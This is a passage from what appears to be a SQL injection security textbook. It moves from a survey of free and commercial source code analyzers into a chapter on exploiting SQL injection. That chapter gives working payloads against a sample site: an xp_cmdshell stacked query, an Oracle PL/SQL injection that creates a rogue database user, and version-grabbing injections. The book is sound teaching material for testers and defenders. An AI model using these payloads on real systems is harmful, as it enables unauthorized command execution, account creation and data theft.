CodePro AnalytiX seamlessly integrates into the Eclipse environment, using automated source code analysis to pinpoint quality issues and security vulnerabilities. There are a large number of preconfigured audit rules available. The “Tainted User Input” rule can be used to look for potential execution paths from a source to a sink. It is important to note that the paths it finds are potential in the sense that CodePro is performing a static analysis and therefore cannot know whether a specific execution path is ever followed in practice. There are also a number of SQL specific audit rules available that can help identify SQL injection issues. It is not trivial to create your own audit rules, but it is also not too complex a task (see [http://code.google.com/javadevtools/codepro/doc/features/audit/audit\\_adding\\_new\\_rules.html](http://code.google.com/javadevtools/codepro/doc/features/audit/audit_adding_new_rules.html)) :

- **URL:** <http://code.google.com/javadevtools/codepro/doc/index.html>

- **Language:** Java, JSP, JSF, Struts, Hibernate and XML

- **Platform:** OS X, Windows, and Linux

- **Price:** Free

## Teachable Static Analysis Workbench

Teachable Static Analysis Workbench (TeSA) allows security analysts to evaluate Java Web applications in order to find security vulnerabilities connected with improper input validation. The main difference of TeSA from the previous static analyzers is that TeSA requires the analyst to “teach” (configure) the tool to find all vulnerabilities that can be expressed as data flows from a taint source through to a sensitive sink. For example to “teach” the tool how to identify SQL injection issues the analyst has to mark the `HttpServletRequest.getParameter()` method as a source of tainted data and mark the `statement.executeQuery()` function as a sensitive sink. Another TeSA feature distinguishing it from other static analyzers is the ability to mark methods that reliably untaint data by performing suitable validation. Tainted data that then pass through the marked functions becomes untainted and are not reported. The static analyzer is implemented as a plugin to the FindBugs (<http://findbugs.sourceforge.net>) tool.

The current release of TeSA supports servlets and Java Server Pages in Web applications only, and doesn’t have built-in support of any Web application framework:

- **URL:** <http://code.google.com/p/teachablesa/>

- **Language:** JAVA Servlet Pages

- **IDE:** Eclipse IDE for Java EE Developers 3.4 (Ganymede)

- **Platform:** Windows and Linux

- **Price:** Free

## Commercial Source Code Review Tools

Commercial Source Code Analyzers (SCAs) are designed to integrate within the development life cycle of an application. Their goal is to ultimately assist the application developer in eradicating vulnerabilities in application source codes as well as in helping him to produce more inherent secure codes. They do this by providing education and knowledge with regard to the coding mistakes that lead to the presence of security vulnerabilities, as well as by empowering the developer with the tools and skills to easily adhere to secure coding practices.



Each tool is marketed in its own unique way and the marketing material available for each one is extensive. The purpose of this section is not to recommend a particular product over another; it is very difficult to find good impartial comparison reviews for these products. Furthermore, it is not an easy task to find technical details on the exact approach or methodology used by each product—that is, without getting lost in public relations and sales material!

The list presented is by no means extensive, but serves to introduce more advanced tool suites for readers who may require such things. I have worked with a number of clients to successfully integrate solutions that incorporated both commercial off-the-shelf (COTS) and free and open source software (FOSS) source code analyzers and tool suites. The approach and products chosen in each situation are modified to individual requirements. Good quality assurance techniques can be effective in identifying and eliminating vulnerabilities during the development stage. Penetration testing, fuzz testing, and source code audits should all be incorporated as part of an effective quality assurance program. Improving the software development process and building better software are ways to improve software security (i.e. by producing software with fewer defects and vulnerabilities). Many COTS software packages are available to support software security assurance activities. However, before you use these tools, you must carefully evaluate them and ensure that they are effective. I suggest that before parting with what can be very large sums of money, you perform your own comprehensive product evaluation. To research the tools, you can use the free trials that are available from the companies' Web sites or contact a sales representative.

### Notes from the underground...

#### **The Right Tool for the Job**

Implementing SCAs into the development life cycle does not automatically result in the production of secure application code. Tools that implement metrics based on historical data in an attempt to provide management with pretty graphs and trend analysis reports that inadvertently lead to reprimands for developers or project leads for failing to meet arbitrary targets can be counterproductive. Just like hackers, developers can be very capable of finding ingenious ways to “beat the system” so that metrics are favorable (i.e. producing codes in such a manner that the SCA does not flag their code). This can lead to vulnerabilities being resident within the code and not being identified.

In addition, if the developer does not understand why a vulnerability is being reported and the tool does not provide sufficient information to instill a comprehensive understanding, he can be lulled into believing that the alert is nothing more than a false positive. There are a couple of very public and well-known examples of such

situations occurring in the code of the RealNetworks RealPlayer software (CVE-2005-0455, CAN-2005-1766, and CVE-2007-3410). The published vulnerability announcements contained the vulnerable lines of source codes. The ignore directive for a popular SCA (Flawfinder) was appended to the vulnerable lines. The tool had reported the vulnerability, but instead of fixing it, a developer had added the ignore directive to the code so that the tool would stop reporting the vulnerability!

Remember the old proverb: “A bad workman always blames his tools”! In these situations, it may be easy to blame the tool for failing to deliver. However, this is not the case. You should never rely on just one tool, and instead should leverage multiple tools and techniques during the development of the life cycle. In addition, multiple experienced and knowledgeable individuals should perform audits at different stages of the project to provide assurances that implemented processes and procedures are being followed. Developers shouldn’t be reprimanded harshly; instead, they should be given constructive feedback and education where necessary so that they learn from the process and ultimately produce more secure codes. Code analysis tools should be used as guidelines or preliminary benchmarks as opposed to definitive software security solutions.

## Fortify Source Code Analyzer

Source code analyzer is a static analysis tool that processes codes and attempts to identify vulnerabilities. It uses a build tool that runs on a source code file or set of files and converts the file(s) into an intermediate model that is then optimized for security analysis:

- **URL:** [www.fortify.com/products/hpfssc/source-code-analyzer.html](http://www.fortify.com/products/hpfssc/source-code-analyzer.html)
- **Languages:** Over 18 development languages
- **Platforms:** Windows, Mac, Solaris, Linux, AIX, and HP-UX
- **IDEs:** Support for several environments, such as Microsoft Visual Studio, Eclipse, WebSphere Application Developer, and IBM Rational Application Developer
- **Price:** Contact to request quote

## Rational AppScan Source Edition

AppScan Source Edition is a static analysis tool that identifies vulnerabilities through reviewing data and call flows. Similar to Fortify, it is designed to integrate into enterprise development processes, as well as being able to be run locally by an individual:

- **URL:** [www.ibm.com/software/rational/products/appscan/source/](http://www.ibm.com/software/rational/products/appscan/source/)

- **Languages:** Over 15 development languages
- **Platforms:** Windows, Solaris, and Linux
- **IDEs:** Microsoft Visual Studio, Eclipse, and IBM Rational Application Developer
- **Price:** Contact to request quote

## CodeSecure

CodeSecure is available as an enterprise-level appliance or as a hosted software service. CodeSecure Workbench is available as a plug-in to the Visual Studio, Eclipse, and IBM Rational Application Developer IDEs. CodeSecure is based on pattern-free algorithms; it determines the behavioral outcomes of input data by calculating all possible execution paths. During analysis, each vulnerability is traced back to the original entry point and line of code that caused it, providing a map of the vulnerability propagation through the application:

- **URL:** [www.armorize.com](http://www.armorize.com)
- **Languages:** Java, PHP, ASP, and .NET
- **Platform:** Web-based
- **IDEs:** Visual Studio, Eclipse, and IBM Rational Application Developer
- **Price:** Contact to request quote

## Klocwork Solo

Klocwork Solo is a stand-alone source code analysis tool for individual Java developers focused on mobile and Web application development. It is advertised that the Eclipse plugin can automatically find critical issues such as Resource Leaks, NULL Pointer Exceptions, SQL Injections, and Tainted Data:

- **URL:** [www.klocwork.com/products/solo/](http://www.klocwork.com/products/solo/)
- **Language:** Java
- **Platform:** Windows 32 bit
- **IDEs:** Eclipse

- **Price:** Contact to request quote

## Summary

In this chapter, you learned how to review source codes using manual static code analysis techniques to identify taint-style vulnerabilities. You will need to practice the techniques and methods you learned before you become proficient in the art of code auditing; however, these skills will help you better understand how SQL injection vulnerabilities are still a common occurrence many years after they were brought to the attention of the public. The tools, utilities, and products we discussed should help you put together an effective toolbox for scrutinizing source codes, not only for SQL injection vulnerabilities but also for other common coding errors that can lead to exploitable vectors.

To help you practice your skills, try testing them against publicly available vulnerable applications that have exploitable published security vulnerabilities. I recommend downloading the The Open Web Application Security Project (OWASP) Broken Web Applications Project. It is distributed as a Virtual Machine in VMware format. It can be downloaded from <http://code.google.com/p/owaspbwa/wiki/ProjectSummary>. It includes applications from various sources and consists of training applications, realistic and intentionally vulnerable applications as well as many old versions of real applications. A quick Google search for “Vulnerable Web Applications” will also give you plenty of target applications.

Try as many of the automated tools listed in this chapter as you can until you find a tool that works for you. Don’t be afraid to get in touch with the developers and provide them constructive feedback with regard to how you think the tools could be improved, or to highlight a condition that reduces its effectiveness. I have found them to be receptive and committed to improving their tools. Happy hunting!

## Solutions fast track

### Reviewing Source Code for SQL Injection

- There are two main methods of analyzing source codes for vulnerabilities: static code analysis and dynamic code analysis. Static code analysis, in the context of Web application security, is the process of analyzing source codes without actually executing the code. Dynamic code analysis is the analysis of code performed at runtime.

- Tainted data are data that have been received from an untrusted source (sink source), whether it is a Web form, cookie, or input parameter. Tainted data can potentially cause security problems at vulnerable points in a program (sinks). A sink is a security-sensitive function (e.g. a function that executes SQL statements).
- To perform an effective source code review and identify all potential SQL injection vulnerabilities, you need to be able to recognize dangerous coding behaviors, identify security-sensitive functions, locate all potential methods for handling user-controlled input, and trace tainted data back to their origin via their execution path or data flow.
- Armed with a comprehensive list of search strings, the simplest and most straightforward approach to conducting a manual source code review is to use the UNIX utility grep (also available for Windows systems).

## **Automated Source Code Review**

- At the time of this writing, automated tools incorporate three distinct methods of analysis: string-based pattern matching, lexical token matching, and data flow analysis via an abstract syntax tree (AST) and/or a control flow graph (CFG).
- Some automated tools use regular expression string matching to identify sinks that pass tainted data as a parameter, as well as sink sources (points in the application where untrusted data originates).
- Lexical analysis is the process of taking an input string of characters and producing a sequence of symbols called lexical tokens. Some tools preprocess and tokenize source files and then match the lexical tokens against a library of sinks.
- An AST is a tree representation of the simplified syntactic structure of source code. You can use an AST to perform a deeper analysis of the source elements to help track data flows and identify sinks and sink sources.
- Data flow analysis is a process for collecting information about the use, definition, and dependencies of data in programs. The data flow analysis algorithm operates on a CFG generated from an AST.
- You can use a CFG to determine the parts of a program to which a particular value assigned to a variable might propagate. A CFG is a representation, using graph notation, of all paths that might be traversed through a program during their execution.

## Frequently Asked Questions

**Q:** If I implement a source code analysis suite into my development life cycle will my software be secure?

**A:** No, not by itself. Good quality assurance techniques can be effective in identifying and eliminating vulnerabilities during the development stage; penetration testing, fuzz testing, and source code audits should all be incorporated as part of an effective quality assurance program. A combined approach will help you produce software with fewer defects and vulnerabilities. A tool can't replace an intelligent human; a manual source code audit should still be performed as part of a final QA.

**Q:** Tool X gave me a clean bill of health. Does that mean there are no vulnerabilities in my code?

**A:** No, you can't rely on any one tool. Ensure that the tool is configured correctly and compare its results with the results you obtained from at least one other tool. A clean bill of health from a correctly configured and effective tool would be very unusual in the first review.

**Q:** Management is very pleased with the metrics reports and trend analysis statistics that tool X presents. How trustworthy are this data?

**A:** If the tool reports on real findings that have been independently verified as being actual vulnerabilities, as opposed to reporting on how many alerts were raised, it can probably be very useful in tracking your return on investment.

**Q:** Grep and awk are GNU hippy utilities for the unwashed beardy Linux users; surely there is an alternative for us Windows guys and girls?

**A:** Grep and awk are available on Windows systems too. If that still feels too dirty to you, you can use the findstr utility natively available on Win32 systems. You probably could also use your IDE to search source files for string patterns. It may even be possible to extend its functionality through the use of a plug-in. Google is your friend.

**Q:** I think I have identified a vulnerability in the source code for application X. A sink uses tainted data from a sink source; I have traced the data flow and execution path and I am confident that there is a real SQL injection vulnerability. How can I be absolutely certain, and what should I do next?

**A:** You have a path to choose that only you can follow. You can choose the dark side and exploit the vulnerability for profit. Or you can chase fame and fortune by reporting the vulnerability to the vendor and working with them to fix the vulnerability, resulting in a responsible disclosure crediting your skills! Or, if you are a software developer or auditor working for the vendor, you can try to exploit the vulnerability using the techniques and tools presented in this book (within a test environment and with explicit permission from system and application owners!) and show management your talents in the hope of finally receiving that promotion.

**Q:** I don't have the money to invest in a commercial source code analyzer; can any of the free tools really be that useful as an alternative?

**A:** Try them and see. They aren't perfect, they haven't had many resources available to them as the commercial alternatives, and they definitely do not have as many bells and whistles, but they are certainly worth trying. While you are at it, why not help the developers improve their products by providing constructive feedback and working with them to enhance their capabilities? Learn how to extend the tools to fit your circumstances and environment. If you can, consider donating financial aid or resources to the projects for mutual benefit.

## Chapter 4

# Exploiting SQL injection

Alberto Revelli

### Solutions in this chapter:

- Understanding Common Exploit Techniques
- Identifying the Database
- Extracting Data Through UNION Statements
- Using Conditional Statements
- Enumerating the Database Schema
- Injecting into “INSERT” Queries
- Escalating Privileges
- Stealing the Password Hashes
- Out-of-Band Communication
- SQL Injection on Mobile Devices
- Automating SQL Injection Exploitation

## Introduction

Once you have found and confirmed that you have an SQL injection point, what do you do with it? You may know you can interact with the database, but you don't know what the back-end database is, or anything about the query you are injecting into, or the table(s) it is accessing. Again, using inference techniques and the useful error the application gives you, you can determine all of this, and more.

In this chapter, we will discuss how deep the rabbit hole goes (you did take the red pill, didn't you?). We'll explore a number of the building blocks you'll need for later chapters, as



well as exploit techniques for reading or returning data to the browser, for enumerating the database schema from the database, and for returning information out of band (i.e. not through the browser). Some of the attacks will be targeted to extract the data that the remote database stores and others will be focused on the database management system (DBMS) itself, such as trying to steal the database users' password hashes. Because some of these attacks need administrative privileges to be carried out successfully, and because the queries that many Web applications run are performed with the privileges of a normal user, we will also illustrate some strategies for obtaining administrative privileges. And finally, so that you don't have to do it all manually, we'll also look at techniques and tools (many written by the authors of this book) for automating a lot of these steps for efficiency.

## Tools & Traps...

### The Big Danger: Modifying Live Data

Although the examples in the following sections will deal primarily with injections into *SELECT* statements, never forget that your vulnerable parameter could be used in far more dangerous queries that use commands such as *INSERT*, *UPDATE*, or *DELETE* instead. Although a *SELECT* command only retrieves data from the database and strictly follows a "look but don't touch" approach, other commands can (and will) change the actual data in the database that you are testing, which might cause major problems in the case of a live application. As a general approach, when performing an SQL injection attack on an application where more than one parameter is vulnerable, always try to give priority to parameters that are used in queries that do not modify any data. This will allow you to operate far more effectively, freely using your favorite techniques without the risk of tainting the data or even disrupting application functionality.

On the other hand, if the only vulnerable parameters at your disposal are used to modify some data, most of the techniques outlined in this chapter will be useful for exploiting the vulnerability. However, be extra careful in what you inject and how this might affect the database. If the application you are testing is in production, before performing the actual attack make sure all the data is backed up and that it is possible to perform a full rollback after the security testing of the application has been completed.

This is especially true when using an automated tool such as the ones I will introduce at the end of the chapter. Such tools can easily execute hundreds or thousands of queries in a very short time to do their job, all with minimal user interaction. Using such a tool to inject on an *UPDATE* or a *DELETE* statement can wreak havoc on a database server, so be careful! Later in this chapter, we will include some hints about how to deal with these kinds of queries.

# Understanding common exploit techniques

Arriving at this point, you have probably found one or more vulnerable parameters on the Web application you are testing, by either using the techniques for testing the application outlined in [Chapter 2](#), or reviewing the code outlined in [Chapter 3](#). Perhaps a single quote inserted in the first *GET* parameter that you tried was sufficient to make the application return a database error, or maybe you literally spent days stubbornly going through each parameter trying entire arrays of different and exotic attack vectors. Whatever the case, now is the time to have some real fun with the actual exploitation.


It is very useful at this stage to have a local installation of the same database system that sits behind the application you are attacking. Unless you have the Web application source code, SQL injection requires a black-box attack approach, and you will have to craft the queries to inject by observing how your target responds to your requests. Being able to locally test the queries you are going to inject in order to see how the database responds to such queries (both in terms of returned data and error messages) makes this phase a lot easier.

Exploiting a SQL injection vulnerability can mean different things in different situations depending on the conditions in place, such as the privileges of the user performing the queries, the exact database server that sits at the back-end, and whether you are more interested in extracting data, modifying data, or running commands on the remote host. However, at this stage what really makes a difference is whether the application presents in the HTML code the output of your SQL queries (even if the database server returns only the error message). If you don't have any kind of SQL output displayed within the application, you will need to perform a blind SQL injection attack, which is more intricate (but a lot more fun). We'll extensively cover blind SQL injection in [Chapter 5](#). For now, and unless specified otherwise, we will assume that the remote database returns SQL output to some extent, and we will go through a plethora of attack techniques that leverage this fact.

For most of our examples, we'll introduce the companion that will be with us throughout most of the examples in this chapter: a vulnerable e-commerce application belonging to our usual [victim.com](#) friends. This application has a page that allows a user to browse the different products. The URL is as follows:

- <http://www.victim.com/products.asp?id=12>

When this URL is requested, the application returns a page with the details of the product with an *id* value of 12 (say, a nice Syngress book on SQL injection), as shown in [Figure 4.1](#).



**Figure 4.1** The Product Description Page of a Sample E-Commerce Site

Let's say the *id* parameter is vulnerable to SQL injection. It's a numeric parameter, and therefore in our examples we will not need to use single quotes to terminate any strings. But the same concepts that we will explore along the way are obviously valid for other types of data. We will also assume that [victim.com](#) uses Microsoft SQL Server as its back-end database (even though the chapter will also contain several examples for other database servers). To improve clarity, all our examples will be based on *GET* requests, which will allow us to put all the injected payloads in the URL. However, you can apply the same techniques for *POST* requests by including the injected code into the request body instead of the URL.

#### Tip

Remember that when using all of the following exploitation techniques, you might need to comment out the rest of the original query to obtain syntactically correct SQL code (e.g. by adding two hyphens, or a # character in the case of MySQL). See [Chapter 2](#) for more information on how to terminate SQL queries using comments.

## Using Stacked Queries

One of the elements that have a considerable impact on the ability to exploit a SQL injection vulnerability is whether stacked queries (a sequence of multiple queries executed in a single

connection to the database) are allowed. Here is an example of an injected stacked query, in which we call the *xp\_cmdshell* extended procedure to execute a command:

```
http://www.victim.com/products.asp?id=1;exec+master..xp_cmdshell+'dir'
```

Being able to close the original query and append a completely new one, and leveraging the fact that the remote database server will execute both of them in sequence, provides far more freedom and possibilities to the attacker compared to a situation where you can only inject codes in the original query.

Unfortunately, stacked queries are not available on all database server platforms. Whether this is the case depends on the remote database server as well as on the technology framework in use. For instance, Microsoft SQL Server allows stacked queries when it is accessed by ASP, .NET, and PHP, but not when it is accessed by Java. PHP also allows stacked queries when used to access PostgreSQL, but not when used to access MySQL.

Ferruh Mavituna, a security researcher and tool author, published a table that collects this information on his SQL Injection Cheat Sheet; see <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>.

## Exploiting Oracle from Web Applications

Oracle poses a challenge when exploiting SQL injection over the Web. One of the biggest handicaps is the limitation of the Oracle SQL syntax, which does not allow execution of stacked queries.

In order to execute multiple statements in Oracle's SQL language we need to find a way to execute a PL/SQL block. PL/SQL is a programming language built directly into Oracle that extends SQL and does allow stacked commands. One option is to use an anonymous PL/SQL block, which is a free-floating chunk of PL/SQL code wrapped between a BEGIN and an END statement. The following demonstrates an anonymous "Hello World" PL/SQL code block:

```
SQL> DECLARE
```

```
MESG VARCHAR2(200);
```

```
BEGIN
```

```
MESG:='HELLO WORLD';
```

```
DBMS_OUTPUT.PUT_LINE(MESG);
```

```
END;
```

```
/
```

By default Oracle comes with a number of default packages, two of which have been shipped with Oracle Versions 8i to 11g R2 that allow execution of anonymous PL/SQL blocks. These functions are:

- `dbms_xmlquery.newcontext()`
- `dbms_xmlquery.getxml()`

Further, these functions are accessible to PUBLIC by default. Thus any database user, irrespective of access privileges has permission to execute these functions. These functions can be used to issue DML/DDI statements when exploiting SQL injection as demonstrated below (creating a new database user, assuming the database user has CREATE USER privileges):

```
http://www.victim.com/index.jsp?id=1 and (select dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate '' create user pwned identified by pwn3d
''; commit; end;') from dual) is not null --
```

The ability to execute PL/SQL in this way gives us the same level of control as an attacker would have during interactive access (e.g. via a sqlplus prompt), therefore allowing us to call functionality not normally accessible via Oracle SQL.

## Identifying the database

To successfully launch any SQL injection attack, it is of paramount importance to know the exact database server that the application is using. Without that piece of information, it is impossible to fine-tune the queries to inject and extract the data you are interested in.


The Web application technology will give you your first hint. For instance, ASP and .NET often use Microsoft SQL Server as the back-end database. On the other hand, a PHP application is likely to be using MySQL or PostgreSQL. If the application is written in Java, it probably talks with an Oracle or a MySQL database. Also, the underlying operating system might give you some hints: a server farm of Internet Information Server (IIS) installations is a sign of a Microsoft-based infrastructure, so SQL Server is probably behind it. Meanwhile, a

Linux server running Apache and PHP is more likely to be using an open source database such as MySQL or PostgreSQL. Obviously, you should not rely only on these considerations for your fingerprinting effort, because it is not unusual for administrators to combine different technologies in ways that are less common. However, the infrastructure that is in front of the database server, if correctly identified and fingerprinted, can provide several hints that will speed up the actual fingerprinting process.

The best way to uniquely identify the database depends heavily on whether you are in a blind or non-blind situation. If the application returns, at least to a certain level, the results of your queries and/or the error messages of the database server (i.e. a non-blind situation), the fingerprint is fairly straightforward, because it is very easy to generate output that provides information about the underlying technology. On the other hand, if you are in a blind situation and you can't get the application to return database server messages, you need to change your approach and try to inject queries that are known to work on only a specific technology. Depending on which of those queries are successfully executed, you will be able to obtain an accurate picture of the database server you are dealing with.

## **Non-Blind Fingerprint**

Very often, all it takes to get an idea of the back-end database server is to see one error message that is verbose enough. The message generated by the same kind of SQL error will be different depending on the database server technology that was used to execute the query. For instance, adding a single quote will force the database server to consider the characters that follow it as a string instead of as SQL code, and this will generate a syntax error. On Microsoft SQL Server, the resultant error message will probably look similar to the screenshot shown in [Figure 4.2](#).



**Figure 4.2** SQL Error Message Resulting from an Unclosed Quotation Mark

It's hard to imagine anything easier: the error message clearly mentions "SQL Server," plus some helpful details regarding what went wrong, which will be useful later when you're crafting a correct query. A syntax error generated by MySQL 5.0, on the other hand, will more likely be the following:

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use
near '' at line 1
```

Also in this case, the error message contains a clear hint of the database server technology. Other errors might not be as useful, but this is not usually a problem. Note the two error codes at the beginning of the last error message. Those by themselves form a signature for MySQL. For instance, if you try to extract data from a non-existent table on the same MySQL installation, you will receive the following error:

```
ERROR 1146(42S02): Table 'foo.bar' doesn't exist
```

As you can see, databases generally prepend an error message with some kind of code that uniquely identifies the error type. As a further example, you might guess the database server that generated the following error:

```
ORA-01773:may not specify column datatypes in this CREATE TABLE
```

The “ORA” string at the beginning is the giveaway: It is an Oracle installation! A complete repository of all Oracle error messages is available at [www.ora-code.com](http://www.ora-code.com).

Sometimes, the revealing bit does not come from the database server itself, but from the technology used to talk to it. For instance, look at the following error:

```
pg_query(): Query failed: ERROR: unterminated quoted string at or near “” at character 69  
in /var/www/php/somepage.php on line 20
```

The database server technology is not mentioned, and there is not an error code that is peculiar to a specific product. However, the function `pg_query` (and the deprecated version `pg_exec`) is used by PHP to run queries on PostgreSQL databases, and therefore immediately reveals this database server being used in the back-end.

Remember: Google is your friend, and any error code, function name, or apparently obscure string can help you fingerprinting the back-end in a matter of seconds.

## Banner Grabbing

Error messages can allow you to obtain a fairly precise idea of the technology the Web application uses to store its data. However, this is not enough, and you can go beyond that. In the first example, for instance, we discovered that the remote database is SQL Server, but there are various versions of this product; at the time of this writing, the most widespread versions are SQL Server 2005 and 2008, but there are still SQL Server 2000 installations in use. Being able to discover a few more details, such as the exact version and patch level, would allow you to quickly understand whether the remote database has some well-known flaw that you can exploit.

Luckily, if the Web application returns the results of the injected queries, figuring out the exact technology is usually straightforward. All major database technologies allow at least one specific query that returns the software version, and all you need is to make the Web application return the result of that query. [Table 4.1](#) provides some examples of queries that will return, for a given technology, a string containing the exact database server version.



**Table 4.1** Returning the Database Server Version

Database Server	Query
-----------------	-------

Microsoft SQL Server `SELECT @@version`

MySQL `SELECT version()`

`SELECT @@version`

Oracle `SELECT banner FROM v$version`

`SELECT banner FROM v$version WHERE rownum=1`

PostgreSQL `SELECT version()`

For instance, running the query on SQL Server 2008 RTM, by issuing the query *SELECT @@version* you will obtain the following:

Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)

Jul 9 2008 14:43:34

Copyright (c) 1988-2008 Microsoft Corporation

Standard Edition on Windows NT 5.2 <X86> (Build 3790: Service Pack 2)

That is quite a lot of information, because it includes not only the exact version and patch level of SQL Server, but also information about the operating system on which it is installed, since “NT 5.2” refers to Windows Server 2003, to which Service Pack 2 has been applied.

Because Microsoft SQL Server produces very verbose messages, it is not too hard to generate one that contains the value *@@version*. For instance, in the case of a numeric injectable parameter, you can trigger a type conversion error by simply injecting the name of

the variable where the application expects a numeric value. As an example, consider the following URL:

```
http://www.victim.com/products.asp?id=@@version
```

The application is expecting a number for the *id* field, but we pass it the value of *@@version*, which is a string. SQL Server, when executing the query, will dutifully take the value of *@@version* and will try to convert it to an integer, generating an error similar to the one in [Figure 4.3](#), which tells us that we are dealing with SQL Server 2005 and includes the exact build level and information regarding the underlying operating system.


### Tip

#### Version Information on PostgreSQL

Microsoft SQL Server is not the only database to return information about the underlying operating system and architecture: PostgreSQL also returns a wealth of information, as you can see in the following example, which is a result of running the query `SELECT version()`:

```
PostgreSQL 9.1.1 on i686-pc-linux-gnu, compiled by i686-pc-linux-gnu-gcc (Gentoo Hardened 4.4.5 p1.2, pie-0.4.5, 32-bit)
```

In this case, not only we know the version of the database server but also the underlying Linux flavor (Hardened Gentoo), the architecture (32 bits), and even the version of the compiler used to compile the database server itself (gcc 4.4.5): all this information might become extremely useful in case, after our SQL Injection, we find some memory corruption bug that we need to exploit to expand our influence at the operating system level.



**Figure 4.3** Extracting the Server Version Using an Error Message

Of course, if the only injectable parameter is not a number you can still retrieve the information you need. For instance, if the injectable parameter is echoed back in a response, you can easily inject `@@version` as part of that string. More specifically, let's assume that we have a search page that returns all the entries that contain the specified string:

`http://www.victim.com/searchpeople.asp?name=smith`

Such a URL will probably be used in a query that will look something like the following:

```
SELECT name,phone,email FROM people WHERE name LIKE '%smith%'
```

The resultant page will contain a message similar to this:

```
100 results founds for smith
```

